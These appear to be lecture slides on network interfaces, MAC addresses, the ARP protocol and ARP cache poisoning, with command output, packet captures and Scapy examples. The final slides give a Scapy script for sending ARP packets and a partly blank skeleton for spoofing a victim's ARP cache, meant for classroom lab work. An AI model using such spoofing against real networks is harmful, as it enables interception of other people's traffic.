# ARP Protocol and Attacks

# Outline

- **Network Interface**
- **Ethernet frame and MAC header**
- **ARP protocol**
- **ARP cache poisoning attack**

# NETWORK INTERFACE AND ETHERNET

# Network Interface Card (NIC)


- **Physical or logical link between computer and network**
- **Each NIC has a hardware address: MAC address**

```
seed@VM:$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:77:2e:c3
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::b3ef:2396:2df0:30e0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:43628 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1713262 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6975999 (6.9 MB)  TX bytes:260652814 (260.6 MB)
```


# MAC Addresses

- Media Access Control address (also known as link-layer address, Ethernet address, or physical address)
  - Used to address link-layer frames to destination
  - A 48-bit (6-byte) value that is associated with a physical NIC
    - **Example: 1A-2F-BB-76-09-AD**
  - MAC address burned in NIC ROM (sometimes software settable)
  - No two NICs should have the same MAC address
    - Even though sometimes they do, just make sure they're no on the same network
  - Unlike and IP address, a MAC address does NOT change when a host moves from network to network
  - A host on a network "listens" to ALL frames but ignores frames that are not addressed to it
    - Frames that are addressed to a host are passed up to the Network Layer


# Packet Flow


User Space
Kernel
Protocol stack
Link-level driver
Ring buffer
Kernel
Network
Network
Interface
Card


# Physical and Virtual NIC




a) physical interface




(b) loopback/dummy interface




(c) tun/tap interface

# Examples of Virtual NIC


- **Loopback Interface**

```
$ ifconfig lo
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop  txqueuelen 1000  (Local Loopback)
```


- **Dummy Interface (similar to loopback, but with its own IP)**

```
# ip link add dummy1 type dummy
# ip addr add 1.2.3.4/24 dev dummy1
# ip link set dummy1 up
# ifconfig
dummy1: flags=195<UP,BROADCAST,RUNNING,NOARP>  mtu 1500
    inet 1.2.3.4  netmask 255.255.255.0  broadcast 0.0.0.0
    ether 6a:e8:f2:54:88:46  txqueuelen 1000  (Ethernet)
```

# Ethernet Frame & MAC Header



# Ethernet Frame Example



# Scapy Program

```
$ python3
>>> from scapy.all import *
>>> ls(Ether)
dst        : DestMACField                                = (None)
src        : SourceMACField                              = (None)
type       : XShortEnumField                             = (36864)
```

# Promiscuous Mode

- **Ethernet is a broadcast medium**
- **NIC check destination MAC address**
  - mine: accept the frame
  - not mine: discard it
- **Enable promiscuous mode**
  - Will not check destination MAC
  - Take in all the packets on the local network
- **Useful for packet sniffing**

# MAC Address Randomization and Privacy

## iOS 8 to stymie trackers and marketers with MAC address randomization

When searching for Wi-Fi networks, iOS8 devices can hide their true identities.

by **Lee Hutchinson** - Jun 9, 2014 10:56am EDT

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
Quartz is reporting a change to how iOS 8-equipped devices search out Wi-Fi networks with which to connect. The new mobile operating system, which is on track for a release in the fall, gives iOS 8 devices the ability to identify themselves not with their unique burned-in hardware MAC address but rather with a random, software-supplied address instead.

# THE ARP PROTOCOL

# The ARP Protocol

- **Communication on LAN**
  - Need to use MAC address
  - But we only know the IP address
- **ARP: Address Resolution Protocol**
  - Find MAC from IP

# ARP Request/Reply



# Send ARP Request: Example 1

`ping 10.9.0.6 from 10.9.0.5`

```
// On 10.9.0.5
# tcpdump -i eth0 -n
03:10:44.656336 ARP, Request who-has 10.9.0.5 tell 10.9.0.6, ...
03:10:44.656362 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, ...
03:10:44.656382 IP 10.9.0.6 > 10.9.0.5: ICMP echo request, ...
03:10:44.656392 IP 10.9.0.5 > 10.9.0.6: ICMP echo reply, ...
```


# Send ARP Request: Example 2

**`ping 10.0.2.15 from 10.0.2.4`**

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 1 | 202… | PcsCompu_65:a7:3c | Broadcast | ARP | 42 | Who has 10.0.2.15? Tell 10.0.2.4 |
| 2 | 202… | PcsCompu_b8:7c:bb | PcsCompu_65:a… | ARP | 60 | 10.0.2.15 is at 08:00:27:b8:7c:bb |
| 3 | 202… | 10.0.2.4 | 10.0.2.15 | ICMP | 98 | Echo (ping) request id=0x2c30, seq=1/256, |
| 4 | 202… | 10.0.2.15 | 10.0.2.4 | ICMP | 98 | Echo (ping) reply id=0x2c30, seq=1/256, |
| 5 | 202… | 10.0.2.4 | 10.0.2.15 | ICMP | 98 | Echo (ping) request id=0x2c30, seq=2/512, |
| 6 | 202… | 10.0.2.15 | 10.0.2.4 | ICMP | 98 | Echo (ping) reply id=0x2c30, seq=2/512, |
| 7 | 202… | PcsCompu_b8:7c:bb | PcsCompu_65:a… | ARP | 60 | Who has 10.0.2.4? Tell 10.0.2.15 |
| 8 | 202… | PcsCompu_65:a7:3c | PcsCompu_b8:7… | ARP | 42 | 10.0.2.4 is at 08:00:27:65:a7:3c |

```
▸ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▾ Ethernet II, Src: PcsCompu_65:a7:3c (08:00:27:65:a7:3c), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  ▸ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  ▸ Source: PcsCompu_65:a7:3c (08:00:27:65:a7:3c)
    Type: ARP (0x0806)
▾ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: PcsCompu_65:a7:3c (08:00:27:65:a7:3c)
    Sender IP address: 10.0.2.4
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 10.0.2.15
```

# ARP Message Format



# ARP Class in Scapy

```
>>> ls(ARP)
hwtype     : XShortField                 = (1)
ptype      : XShortEnumField             = (2048)
hwlen      : FieldLenField               = (None)
plen       : FieldLenField               = (None)
op         : ShortEnumField              = (1)
hwsrc      : MultipleTypeField           = (None)
psrc       : MultipleTypeField           = (None)
hwdst      : MultipleTypeField           = (None)
pdst       : MultipleTypeField           = (None)
>>> ls(Ether)
dst        : DestMACField                = (None)
src        : SourceMACField              = (None)
type       : XShortEnumField             = (36864)
```

# Questions

**Different behaviors of the following commands**

1. ping 10.9.0.6 (existing, on LAN)
2. ping 10.9.0.99 (non-existing, on LAN)
3. ping 1.2.3.4 (non-existing, not on LAN)
4. ping 8.8.8.8 (existing, on the Internet)

# ARP Cache

- **Avoid sending too many ARP requests**
- **ARP caches received information**

```
# arp -n          empty cache
# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.138 ms
...
# arp -n
Address     HWtype  HWaddress           Flags Mask  Iface
10.9.0.6    ether   02:42:0a:09:00:06   C           eth0
                          ↖ Cached MAC address
```

# ARP Cache Poisoning

- **Spoof ARP Messages**
  - Request
  - Reply
  - Gratuitous message
- **Spoofed message might be cached by the victim**
  - Which type of message will be cached depends on OS implementation

# Constructing ARP Message

## Construct ARP packet

```
#!/usr/bin/python3

from scapy.all import *

E = Ether()
A = ARP()

pkt = E/A
sendp(pkt)
```


## Fields of ARP and Ether Class

```
>>> ls(ARP)
hwtype     : XShortField                          = (1)
ptype      : XShortEnumField                      = (2048)
hwlen      : FieldLenField                        = (None)
plen       : FieldLenField                        = (None)
op         : ShortEnumField                       = (1)
hwsrc      : MultipleTypeField                    = (None)
psrc       : MultipleTypeField                    = (None)
hwdst      : MultipleTypeField                    = (None)
pdst       : MultipleTypeField                    = (None)
>>> ls(Ether)
dst        : DestMACField                         = (None)
src        : SourceMACField                       = (None)
type       : XShortEnumField                      = (36864)
```

# Spoof ARP Request/Reply: Code Skeleton

```
target_IP    = "10.9.0.5"
target_MAC   = "02:42:0a:09:00:05"

fake_IP      = "10.9.0.99"
fake_MAC     = "aa:bb:cc:dd:ee:ff"

# Construct the Ether header
ether = Ether()
ether.dst =
ether.src =

# Construct the ARP packet
arp = ARP()

arp.hwsrc =
arp.psrc  =

arp.hwdst =
arp.pdst  =

arp.op = 1

frame = ether/arp
sendp(frame)
```

victim: **10.9.0.5**
goal: map **10.9.0.99** to **aa:bb:cc:dd:ee:ff**



# Spoofing Gratuitous Message

- **Special type of ARP message**
- **Source IP = Destination IP**
